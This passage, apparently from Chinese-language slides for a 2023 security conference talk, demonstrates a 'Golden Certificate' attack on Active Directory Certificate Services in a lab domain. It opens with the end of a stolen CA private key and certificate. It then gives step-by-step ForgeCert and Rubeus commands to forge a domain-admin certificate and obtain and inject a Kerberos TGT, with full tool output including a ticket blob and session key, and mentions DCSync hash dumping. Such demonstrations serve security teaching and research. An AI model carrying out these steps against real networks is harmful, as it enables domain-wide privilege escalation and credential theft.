K4au6ZRhAoGBAI6w8PRMDbfn51k1cOb7myukQ+bfHPldqRLvF69NMuz9JKpz29Kh
mTvA9NiWpffgp+fjR3jvDj4LfnzBRIeZtQgyhjE3ySQ7tznDDxPmKAD/ku0CObJo
AD6y2Df7WvA3OW2zMo91Ux18VCq0mULmX/PxvXqdcmREVIQMrT5676Sf
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIDYzCCAkugAwIBAgIQJ2iGkYy+pp5OxM2xyIs+NjANBgkqhkiG9w0BAQsFADBE
MRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRjb3JwMRUw
EwYDVQQDEwxjb3JwLUNBMDEtQ0EwHhcNMjMxMDI0MTM0NTI0WhcNMjgxMDI0MTM1
NTI0WjBEMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRj
b3JwMRUwEwYDVQQDEwxjb3JwLUNBMDEtQ0EwggEiMA0GCSqGSIb3DQEBAQUAA4IB
DwAwggEKAoIBAQC7H+GLTxITS/7wc51HbBErVgnK2DXPqnHlnNqosymvkkDoIgtA
po2x/ejOfIgKnytv5DDmymjCX8vwmDuG/pqe8OyOeB8R4+LkwC2+kHoWNnL3BDCr
FjmNSAr9gaTzSX1aQnQSiwhMNNCs+NH9gAwQgDAYQqF1wzTT6tNolEF8LbDjpWU5
EtL3rRni1axpt+FUUBnMMt8zjQk3xgbgPYztl+XidFIETLpz6ePc3nwv4GUuhOnZ
Tp+JfglKSm1ZgrqqPfyHWeI4xxU/fUSRd6Et8JV8bBz3xo02pwtczCyC6BnlmFjE
VcVKG4aAMkiMk+8qXUvnxt9cvqP2YvoqBRx5AgMBAAGjUTBPMAsGA1UdDwQEAwIB
hjAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBRXIiwHemJicMhgCTeFevv1IcTy
szAQBgkrBgEEAYI3FQEEAwIBADANBgkqhkiG9w0BAQsFAAOCAQEAo3C7jf9HjWI8
QQBr3Jtlf2IgLTPTZbs12vZ1VXKwCv2l6Gu6OnOLwj3E0U2/uji6krDxGHOyT4pA
okcuvTRf2AmJ8P9POwgEy4ZrIL3/jb9i+9YmtYRrHJDrsvfVsD18IwYtcksgpEC+
Zj82SMwqjN/jRyQxdLSieisJXyTVdENIaJZSPUQyfDkjqcd0/KwXmymqciLfckZV
sAbZHVyHAR8VpvnwEJVtwlMfF1Jc4tBedm3HgJJz4Kuq7vAuQVtc4ZRHcJDjPA4p
9FcUq+38d7fVkMC+KEmufRuugwsL0BxUehJzRmPhDyhbm7uCaJbW9ViIa94zZyhk
OvcvV9UMSg==
-----END CERTIFICATE-----
```


```
Folder       : C:\ProgramData\Microsoft\Crypto\SystemKeys


Folder       : C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\Microsoft\Crypto\Keys


[*] Hint: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -ou


SharpDPAPI completed in 00:00:00.6083289
```

2. Forged Certificate for Domain Admins

窃取 CA 证书及其私钥后，可以将其上传到普通域成员机器上，并用它来伪造证书。执行以下命令，通过前面窃取到的 ca.pfx 为域管理员用户 Administrator 注册证书。

```
ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "Passw0rd" --Subject "CN=User"
--SubjectAltName "Administrator@corp.local" --NewCertPath Administrator.pfx
--NewCertPassword "NewPassw0rd" --CRL http://ca01.corp.local/CertEnroll/corp-CA01-CA.crl
```

```
C:\Users\Marcus>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "Passw0rd" --Subject "CN=User" --SubjectAltName
"Administrator@corp.local" --NewCertPath Administrator.pfx --NewCertPassword "NewPassw0rd" --CRL http://ca01.corp.l
ocal/CertEnroll/corp-CA01-CA.crl
CA Certificate Information:
  Subject:        CN=corp-CA01-CA, DC=corp, DC=local
  Issuer:         CN=corp-CA01-CA, DC=corp, DC=local
  Start Date:     10/24/2023 9:45:24 PM
  End Date:       10/24/2028 9:55:24 PM
  Thumbprint:     F7569020FE2CC4329BE3F53EFC37CA4DD0D9DEDC
  Serial:         276886918CBEA69E4EC4CDB1C88B3E36

Forged Certificate Information:
  Subject:        CN=User
  SubjectAltName: Administrator@corp.local
  Issuer:         CN=corp-CA01-CA, DC=corp, DC=local
  Start Date:     11/21/2023 10:42:04 AM
  End Date:       11/21/2024 10:42:04 AM
  Thumbprint:     B161B2777EA8BE7CA29CA25E5D961CE9FD814EB4
  Serial:         00E5B5F68F970BA039213F56CE037C733F

Done. Saved forged certificate to Administrator.pfx with the password 'NewPassw0rd'

C:\Users\Marcus>
```

京麒 网络安全大会

3. Get TGT for Domain Admins


最终生成的 Administrator.pfx 可用于 Kerberos PKINIT 身份验证并伪造用户申请 TGT，如下所示。

```
Rubeus.exe asktgt /user:Administrator
/certificate:C:\Users\Marcus\Administrator.pfx
/password:NewPassw0rd /ptt
```

执行 klist 命令可以看到机器中保存的 TGT，然后我们可以使用它来访问域控制器。此时可以向域控执行 DCSync 操作并导出域管理员哈希，说明此时已经提升至了域管理权限。

```
C:\Users\Marcus>Rubeus.exe asktgt /user:Administrator /certificate:C:\Users\Marcus\Administrator.pfx /password:NewPassw0rd /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'corp.local\Administrator'
[*] Using domain controller: 172.26.10.154:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/corp.local
  ServiceRealm             :  CORP.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  CORP.LOCAL
  StartTime                :  11/21/2023 10:44:26 AM
  EndTime                  :  11/21/2023 8:44:26 PM
  RenewTill                :  11/28/2023 10:44:26 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  OI/dHK4unT/UJRl4QaIj5w==
  ASREP (key)              :  61FF5D1B1DAE249D20C6821EC632DA08

C:\Users\Marcus>
```

在伪造 Golden Certificates 时，如果没有通过 --CRL 选项指定 CRL，那么在 Rubeus 申请 TGT 时会得到 KDC_ERR_CLIENT_NOT_TRUSTED 错误，如下图所示。



Oliver Lyak (@ly4k_) 的 Certipy 项目文档中记录了以下描述：

"The forged certificate can then be used for authentication with Certipy's auth command. If the KDC returns KDC_ERR_CLIENT_NOT_TRUSTED, it means that the forging was not correct. This usually happens because of a missing certificate revocation list (CRL) in the certificate. You can either specify the CRL manually with -crl, or you can use a previously issued certificate as a template with the -template parameter."


京麒
网络安全大会
2023
CTFCON
THANKS